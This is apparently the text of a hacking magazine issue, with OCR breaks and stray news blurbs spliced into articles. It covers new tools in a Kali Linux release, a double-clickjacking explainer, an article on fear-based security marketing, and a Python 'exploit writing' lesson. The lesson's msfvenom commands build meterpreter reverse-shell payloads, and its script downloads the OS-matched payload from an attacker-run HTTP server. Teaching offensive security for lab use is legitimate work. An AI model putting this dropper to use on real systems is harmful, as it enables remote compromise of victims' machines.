etc.

"Keep in mind that Rsync's default rsyncd configuration allows anonymous file syncing, which is at risk of this vulnerability,"
-RedHat.



There is a Discourse-powered forum with a new set of moderators for Kali Linux now.

```

(kali㉿kali) - [~]
$ bloodyAD
usage: bloodyAD [-h] [-d DOMAIN]
               [-u USERNAME] [-p PASSWORD]
               [-k [KERBEROS ...]]
               [-f {b64,hex,aes,rc4,default}]
               [-c [CERTIFICATE]] [-s]
               [--host HOST]
               [--dc-ip DC_IP] [--dns DNS]
               [--gc]
               [-v {QUIET,INFO,DEBUG}]
               {add,get,remove,set} ...

```

Zenmap

I know. I know. Zenmap was already present in Kali. But it was part of a kaboxer and you have to type command “zenmap-kbx”. With this release, there is no need to type Zenmap-kbx. It is dead with and you no longer need kaboxer. Just type zenmap as shown below.

```

(kali㉿kali) - [~]
$ zenmap

```

Linked2username

As you should have guessed by now, this is an OSINT tool that generates username lists from name of the companies or organizations on LinkedIn. Unlike other OSINT tools, it is a pure web scraper. No API keys are required. All you have to do is use your LinkedIn account to login and point at the company or organization you want to target. It will generate several lists of possible username formats for all employees of that company.

"The quieter you become, the more you are able to hear." -Kali Linux

```
(kali㉿kali) - [~]  
$ linkedin2username
```

```

      _ _
     | | \
     | | /
    \__ /

      Hackercool Magazine

      i _ i _ _ _ \
      | | | | /  _ /
      | _ | /    \
      |__ / _ \__

```

linkedin2usern

```
usage: linkedin2username [-h] -c COMPANY
                        [-n DOMAIN]
                        [-d DEPTH]
                        [-s SLEEP]
                        [-x PROXY]
                        [-k KEYWORDS] [-g]
                        [-o OUTPUT]
linkedin2username: error: the following arguments
are required: -c/--company
```

```
(kali㉿kali) - [~]  
$
```

Chainsaw

The next new tool added is Chainsaw. This tool is powerful “First-response” forensic tool that ca-

n quickly identify threats within Windows forensic artifacts such as event logs and MFT files. It offers a fast method of searching through event logs for keywords and identifying threats.

```
(kali㉿kali) - [~]
$ chainsaw
```

Rapidly work with Forensic Artefacts

Usage: chainsaw [OPTIONS] <COMMAND>

Commands:

dump	Dump artefacts into a different format
hunt	Hunt through artefacts using detection rules for threat detection
lint	Lint provided rules to ensure that they load correctly
search	Search through forensic artefacts

Xsrfprobe

Xsrfprobe is an advanced Cross-site Request Forgery (CSRF/XSRF) audit and exploitation toolkit. This tool is equipped with a powerful crawling engine that can detect almost all cases of CSRF vulnerabilities, their related bypasses and then generate exploitable proof of concepts with each found vulnerability.

```
(kali㉿kali) - [~]
$ xsrfprobe
```

XSRFProbe, A Cross Site Request Forgery Audit Toolkit

usage: xsrfprobe -u <url> <args>

Required Arguments:

-u URL, --url URL Main URL to test

MSSQLpwner

MSSQLpwner is an advanced and versatile penetration testing tool to interact and pen MSSQL servers. This tool-based on impacket allows you to authenticate to MSSQL databases using clear-text passwords, NTLM hashes and Kerberos tickets. With this tool, you can execute custom commands through various methods including commands like, XP-cmdshell etc.

```
(kali㉿kali) - [~]
$ mssqlpwner
usage: mssqlpwner [-h] [-port PORT]
                  [-timeout TIMEOUT]
                  [-db DB] [-windows-auth]
                  [-no-state] [-debug]
                  [-hashes LMHASH:NTHASH]
                  [-no-pass] [-k]
                  [-aesKey hex key]
                  [-dc-ip ip address]
```

Sara

This tool is an autonomous routerOS configuration analyzer for finding security issues in Mikrotik hardware devices.

```
(kali㉿kali) - [~]
$ sara

  _ _ _ _ _
 /   |
| (   |
 \   | /   _ _ _ _ _
  _ _ | ( | | | ( |
|   _/ \_, | | \_, |
      v1.0
```

Hackercool Magazine
RouterOS Security Inspector. Designed for
security professionals

Hexwalk

Hex analyzer, editor and viewer.

Python-pipx

Pipx allows you to run the latest version of a CLI application from a Python package in a temporary isolated virtual environment leaving your system untouched after it finishes execution. It allows you to easily list, upgrade and uninstall python packages. This acts as a replacement to pip which has been disabled from Python version 3.12. Pipx runs with regular user permissions and doesn't need sudo.

```
(kali㉿kali) - [~]
$ pipx
usage: pipx [-h] [--quiet] [--verbose]
           [--global] [--version]
           {install,install-all,uninject,inj
ect,pin,unpin,upgrade,upgrade-all,upgrade-sha
red,uninstall,uninstall-all,reinstall,reinsta
ll-all,list,interpreter,run,runkip,ensurepath
,environment,completions}
           ...
```

Install and execute apps from Python packages

Proximoth

Proximoth is a command-line tool to detect wireless devices in proximity with control framework -s.

With this version in December 2024, the latest Linux kernel 6.11 has been introduced to Kali.


```
(kali㉿kali) - [~]
$ proximoth
```

Usage: proximoth [options] <target>

<target> : MAC address of the target.

options:

-h, --help : Prints this screen.

-o <file>, --out-file <file> : File to write statistics after shutdown.

Web-cache-vulnerability-scanner


Web-cache-vulnerability scanner scans for web cache poisoning and web cache deception vulnerabilities. This tool supports different web cache poisoning and web cache deception techniques and can even adapt to a specific web cache for more efficient testing.

```
(kali㉿kali) - [~]
$ Web-Cache-Vulnerability-Scanner
2025/01/21 06:10:41 [ERR] No url specified. Use -url or -u. Use -h or --help to get a list of all supported flags
[ERR] No url specified. Use -url or -u. Use -h or --help to get a list of all supported flags
```

Python 3.12

Python 3.12 is now the default Python interpretation in Kali. If you have been following our Issu-

regularly, you should realize this is not something new. The major change in this version of Python is that installing Python packages via pip has been disabled.



```
(kali@kali) - [~]
$ python --version
Python 3.12.7
```

Don't worry though. There is pipx (about which you have studied about just above) as a replacement.

Other important updates added

The latest release of the GNOME Desktop, GNOME 47 has been added to this release. This version of GNOME brings various desktop enhancements which include accent color that allows customization of the existing blue accent color which is used throughout the GNOME's interface, enhanced small screen support, persistent remote desktop security, screen capture hardware, enabling faster and more accurate rendering, new style dialog windows, new open and save file dialog, improved files app, improved navigation and better search information.

Other featured added

If you are a user of kali NetHunter app, you will be happy to learn that WifiPumpkin tool can now successfully create fake access points with working internet even on mobile network.

Also, Kali nethunter now supports around 100 devices. This includes added support to Realme X7 Max 5G, Xiaomi MI 9 LITE CC9 and updated support to Nokia 6.1 and 6.1 Plus, Realme C11, Xiaomi Mi 9T, Xiaomi Mi A3 and Xiaomi Pocophone F1.

Many Raspberry Pi customizable images have been added with this release. There are also several other improvements. Now, the Raspberry Pi image supports recently announced Raspberry Pi 500, although it has not been tested yet. Also, KMS (kernel mode setting) is now enabled by default for Raspberry Pi 5 images.

End of i386 kernel

Earlier, if you wanted to download Kali, there were two images available, one of i386 (X86 architecture) and other for X64 (64bit architecture). With this release, i386 images will no longer be created. This has nothing to do with Kali but has more to do with i386 architecture.

With the advance of X64 architecture, most operating systems have stopped creating 32bit images. Debian stopped building i386 kernel in October 2024. Kali which is based on Debian has to follow suit. However, i386 packages and programs can still be run on x64 image based OS.

DSA keys are deprecated

With the version of OpenSSH (9.8p1) available in the latest release of Kali, DSA keys have been deprecated. This is obvious change as new Open SSH servers are no longer using DSA keys but are using RSA keys for security. However, if you want to target old and legacy SSH servers that still



If support DSA as part of your pen testing, you can still do it by using SSH1 command instead of SSH. SSH1 client is frozen at version 7.5 to test legacy SSH servers.


```
(kali㉿kali) - [~]
$ ssh -V
OpenSSH_9.9p1 Debian-3, OpenSSL 3.3.2 3 Sep 2024
```

```
(kali㉿kali) - [~]
$ ssh1 -V
OpenSSH_7.5p1 Debian-17, OpenSSL 3.3.2 3 Sep 2024
```

These are all the new changes the latest release of kali comes packed with. Tell me which one in your favorite feature.

Double Clickjacking attack

GRAY

Paulus Yibelo is an application security and client-side offensive exploit researcher and has a long history of discovering vulnerabilities. He has recently revealed about a new attack methodology that can affect anyone using any browser. He termed this attack technique as double clickjacking. In this article, you will learn what is double clickjacking, how it is exploited, its impact and how to protect yourselves from this type of attack.

Introduction

Before you even try to understand double clickjacking, you need to understand what is clickjacking. Clickjacking is an attack that tricks a user into clicking on a webpage element that is invisible or disguised as totally different element altogether.

Imagine you are on a website or webpage. You seemingly click on one of the elements but that is entirely something else. Clickjacking makes users unknowingly visit malicious pages, capture credentials or other sensitive data and even download malware to their system.


Clickjacking attack is usually performed by displaying an invisible page or HTML element inside an iframe. Iframes are used to display another webpage inside the actual webpage. Target users think they are clicking on a link in a webpage they can see but in fact they are clicking on an invisible element in the webpage.

However, clickjacking no longer works because browser developers built certain protections to prevent such attacks.

“Methods like X-Frame-Options, SameSite cookies, or CSP cannot defend against this attack.” -Paulos Yibelo



How Clickjacking hacking attack works



What is Double clickjacking?

Double clickjacking is just like clickjacking but uses double click instead of a single click to convince users to think that they are clicking on something else and not what the hacker wants them to

click on. The problem is that double clickjacking gets around all the protections used to prevent clickjacking.

How double clickjacking attack works?

How Double clickjacking attack works



A typical Double clickjacking works as explained below.

- 1) Hackers use spear phishing or social engineering to convince the target users to visit a malicious website under their control.
- 2) This website that acts as a lure, contains a button. The entire website entices the target users to click on this button.
- 3) When the target users click on this button, a new window opens that prompts target users to click on another button or perform some other action that requires the users to click once again.
- 4) In the time period between first and second clicks, hackers change the contents of the page most probably using dynamic JavaScript making sure to align buttons and links with the mouse cursor of the target user.
- 5) While the target user seemingly clicked on the visible button on the original page, he usually clicked on the button on the invisible page thus allowing the hacker to perform any malicious action he wants target user to take.

Impact

Yibelo says that although double clickjacking may look like a small attack, it is very dangerous affecting almost every website and browser that can lead to account takeovers and malware download. He also says that double clickjacking cannot just affect browsers and websites but also crypto-wallets and smartphones. After all, all it needs is the target user to just double click once which is easier to make him do. It opens an entirely simple and new attack technique that hackers can use

to target the user.

In his blogpost, Yibelo explained in detail about two examples by which hackers can use this attack methodology. The first method is by using OAuth and API permissions. OAuth or Open Authorization enables an app or website to access resources hosted on a different website. OAuth is the safest way to do this. However, hacker can trick users to authorize a malicious application with extensive privileges using Double Clickjacking. This method can lead to account takeovers in almost all OAuth enabled sites.

The second attack method is to make the target user click on account-setting changes, disable security settings etc.

How to protect yourselves?

Yibelo says he already reported this issue to some websites but says the results have been mixed. While some website owners have decided to fix this some others have chosen not to. The BEST AND ONLY sure way to stay safe from this attack at present is to not double click. If double clicks cannot be avoided, atleast see carefully what you are double clicking on.

IF, ELSE and ELIF statements

EXPLOIT WRITING

Hello, all welcome back to exploit writing feature. In this last “Exploit Writing” feature of year 2024, we will be seeing how to use IF ELSE (IF) statements of Python while writing exploits. Python supports many conditions and these conditions can be used in multiple ways (more about that later) using IF statements and loops. IF statements in Python work the same way as any other programming language. “IF” keyword is used to fulfill a condition. The “ELSE” keyword in python catches anything which is not caught by “IF” or other conditions. Without delay, lets jump to put them to use in our exploits.

For this, I will create a new text file with the name “exploit.py” as shown below.

```
GNU nano 8.2      exploit.py
import os
print(os.name)
```

We have already learnt about the OS module in python in one of our previous Issues. The “OS.name” function retrieves the name of the operating system and it can have 3 values: POSIX, NT and Java. When we execute this exploit on a Linux system we get this.

If you have only one statement to execute, one for if, and one for else, you can put it all on the same line.

```
(kali㉿kali)-[~]
$ python exploit.py
posix
```

Similarly, when we execute this Python script on a Windows system, we get this.

```
C:\Users\ADMIN\Desktop>python exploit.py
nt
```

For the purpose of clarity, let's change the code as shown below.

```
import os
a=os.name
if a=="posix":
    print(a);
```

In the above code, we are feeding the value of "OS.name" function to the variable "a" and using the "if" keyword to print the value of this variable "a" if it is "POSIX". The result when the above script is executed is as shown below.

```
(kali㉿kali)-[~]
$ python exploit.py
posix
```

The good practice while writing any type of exploit is to leave no ambiguity. For example, in the above script, if the OS.name value is "POSIX", we will get the output but what if the value is not POSIX (I mean the target OS is not Linux). The exploit doesn't have anything to do in this case. That's ambiguous. So, we add the ELSE keyword to the above code.

```
GNU nano 8.2      exploit.py
import os
a=os.name
if a=="posix":
    print(a)
else:
    print("Not a Linux system")
```


In this case, apart from printing out the operating system if it is UNIX, the exploit also prints the statement “Not a Linux system” if our exploit is executed on any other system other than UNIX. Let’s check it by executing the exploit on a Windows system.

```
C:\Users\ADMIN\Desktop>python exploit.py
Not a Linux system
```

Let’s make the code of the exploit more precise. Since we already know that OS.name function can take value “nt”, let’s add this code to the script. We can do this by replacing the ‘ELSE’ with “ELIF”.

```
GNU nano 8.2 exploit.py
import os
a=os.name
if a=="posix":
    print(a)
elif a=="nt":
    print("NT")
```

Let’s see the output when we execute this code on a Windows machine now.

```
(kali㉿kali)-[~]
$ python exploit.py
posix
```

```
C:\Users\ADMIN\Desktop>python exploit.py
NT
```

Now, let’s see one scenario when this can be useful. Just imagine you are trying to code a multi-platform exploit. You want your exploit to check the target operating system on which it is executed and then download the relevant payload for it. For this, we will be creating two meterpreter payloads, one for Linux and another one for Windows using msfvenom as shown below.

Cybersecurity researchers recently discovered an attack that involved a threat actor utilizing a Python-based backdoor to maintain persistent access to compromised endpoints and then deployed RansomHub ransomware through this backdoor.


```
(kali㉿kali)-[~]  
$ msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.249.132 lport=4444 -f exe > metx64_132_4444.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes
```

```
(kali㉿kali)-[~]  
$ msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=192.168.249.132 lport=4444 -f elf > metx64_132_4444.elf  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 130 bytes  
Final size of elf file: 250 bytes
```

Then change the exploit code as shown below.

YOLO11 (short for You Only Look Once), an AI model designed for real-time computer vision tasks, such as identifying objects, analyzing images, and detecting poses has been compromised by hackers on PyPI and trojanized with Crypto miner.

```

GNU nano 8.2                                exploit.py *
import os,urllib.request
a=os.name
if a=="posix":
    urllib.request.urlretrieve("http://192.168.249.132:8000/
metx64_132_4444.elf", "metx.elf")
elif a=="nt":
    urllib.request.urlretrieve("http://192.168.249.132:8000/
metx64_132_4444.exe", "metx.exe")

```

Let's execute this exploit on Linux system.

```

(kali㉿kali) - [~]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.249.132 - - [22/Jan/2025 07:17:57] "GET /metx64_132_4444.elf HTTP/1.1" 200 -

```

```

(kali㉿kali) - [~/Desktop]
$ python3 exploit.py
(kali㉿kali) - [~/Desktop]
$ ls
exploit.py metx.elf

```

Successful, Now let's check the exploit on Windows system.

```

C:\Users\ADMIN\Desktop>python exploit.py
C:\Users\ADMIN\Desktop>


```



```

(kali㉿kali) - [~]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
192.168.249.132 - - [22/Jan/2025 07:17:57] "GET /metx64_132_4444.elf HTTP/1.1" 200 -
192.168.249.1 - - [22/Jan/2025 07:19:09] "GET /metx64_132_4444.exe HTTP/1.1" 200 -

```



My Antivirus is pumped up. This means there's a meterpreter payload downloaded to the system. So, our exploit is successful again.

Instead of using the OS module, you can also use the "platform" module as shown below.

In a recent hacking attack, weaponized Python Scripts were used to deliver new SwaetRAT malware.


```

GNU nano 8.2      exploit.py
import platform,urllib.request
a=platform.system()
if a=="Linux":
    urllib.request.urlretrieve("http://192.168.249.132:8000/
metx64_132_4444.elf", "metx.elf")
elif a=="Windows":
    urllib.request.urlretrieve("http://192.168.249.132:8000/
metx64_132_4444.exe", "metx.exe")

```

You also learnt about this module in one of our earlier Issues. The “platform.system” function returns the system OS name. it has four values. Linux, Darwin, Java and Windows. Happy exploit writing.

Selling fear: Marketing for cybersecurity products often leaves consumers less secure.

ONLINE SECURITY

Doug Jacobson
Professor of Electrical and Computer
Engineering, Iowa State University

You have likely seen multiple ads for products and services designed to make you more secure online. When you turn on your television, see online ads, or even when you get in-app notifications, you are likely to encounter cybersecurity technology marketed as the ultimate solution and the last line of defense against digital threats.

Cybersecurity is big business, and tech companies often sell their products based on fear. These campaigns are often rooted in what I call the technology vs. user cycle, a feedback loop that creates more problems than it solves.

It works like this: Cybersecurity companies often market their products using tactics that emphasize fear (“Hackers are coming for your data!”), blame (“It’s your fault if something happens!”) a-

nd complexity (“Only our advanced solution can protect you”). They perpetuate the idea that users are inherently not savvy enough to manage security independently and that the solution is to adopt the latest product or service.

As a cybersecurity researcher, I find that this approach often has unintended, harmful consequences for people. Rather than feeling empowered, users feel helpless, convinced that cybersecurity is beyond their understanding. They may even develop techno-stress, overwhelmed by the need to keep up with constant updates, new tools and never-ending warnings about threats.

Over time, this can breed apathy and resentment. Users might disengage, believing that no matter what they do, they’ll always be at risk. Ironically, this mindset makes them more vulnerable as they begin to overlook simple, practical steps they could take to protect themselves.

The cycle is self-perpetuating. As users feel less

(Cont'd On Next Page)

secure, they are more likely to demand new technology to solve their problem, further fueling the very marketing tactics that created their insecurity in the first place. Security providers, in turn, double down on promises of fix-all solutions, reinforcing the narrative that people can't manage security without their products.

Ironically, as people grow dependent on security products, they can become less secure. They start ignoring basic practices, become apathetic to constant warnings, and put blind trust in solutions they don't understand.

The result is users remain stuck in a loop where they depend on technology but lack the confidence to use it safely, creating even more opportunities for people with malicious intent to exploit them.

Cybercrime evolution

I've worked in cybersecurity since the early 1990s and witnessed the field evolve over the decades. I've seen how adversaries adapt to new defenses and exploit people's growing reliance on the internet. Two key shifts, in particular, stand out as pivotal moments in the evolution of cybercrime.

The first shift came with the realization that cybercrime could be immensely profitable. As society moved from paper checks and cash transactions to digital payments, criminals found that accessing and stealing money electronically was relatively easy. This transition to digital finance created opportunities for criminals to scale up their attacks, bypassing physical barriers and targeting the systems that underpin modern payment methods.

The second shift emerged over a decade ago as criminals targeted individuals directly rather than just going after businesses or governments. While attacks on companies, ransomware campaigns and critical infrastructure breaches still make headlines, there has also been a rise in attacks

on everyday users. Cybercriminals have learned that people are often less prepared and more trusting than organizations, and so present lucrative opportunities.

This combination of digital financial systems and direct user targeting has redefined cybersecurity. It's no longer just about protecting companies or critical infrastructure; it's about ensuring the average person isn't left defenseless. Yet, how cybersecurity technology is marketed and deployed often leaves users confused and feeling helpless.

User empowerment

The good news is that you have more power than you think. Cybersecurity doesn't have to feel like an unsolvable puzzle or a job for experts alone. Instead of letting fear drive you into technostress or apathy, you can take matters into your own hands by leaning on trusted sources like community organizations, local libraries and tech-savvy friends.

These trusted voices can simplify the jargon, provide straightforward advice and help you make informed decisions. Imagine a world where you don't have to rely on faceless companies for help but instead turn to a network of people who genuinely want to see you succeed.

I believe that cybersecurity vendors should offer tools and education that are inclusive, accessible and centered on real user needs. At the same time, people should actively engage with community-driven initiatives, adopt thoughtful security practices and rely on trusted resources for guidance. People feel more confident and capable when they surround themselves with people willing to teach and support them. Users can then adopt technology thoughtfully rather than rushing to buy every new product out of fear or disen

"Cybersecurity is big business, and tech companies often sell their products based on fear. These campaigns are often rooted in what I call the technology vs. user cycle, a feedback loop that creates more problems than it solves."

(Cont'd On Next Page)

-gaging completely.

This community-based approach goes beyond individual fixes. It creates a culture of shared responsibility and empowerment and helps create a more secure and resilient digital ecosystem.

Resources

Knowing where to find reliable information and support is essential to take control of your cybersecurity and start building your confidence. The following resource list includes trusted organizations, community programs and educational tools that can help you better understand cybersecurity, protect yourself against threats and even connect with local experts or peers for guidance.

Whether you're looking to secure your devices, learn how to spot scams or stay informed about the latest digital threats, these resources are a great place to begin. Empowerment starts with taking

-g that first step toward understanding your digital world.

**This Article
first
appeared
in
The
Conversation**

Ivanti VPN CVE-2025-0282 vulnerability

VULNERABILITY FOR BEGINNERS


A vulnerability being tracked as CVE-2025-0282 has been discovered in Ivanti VPN appliances. A VPN is used in organizations for providing secure access to resources for remote employees.



About the vulnerability

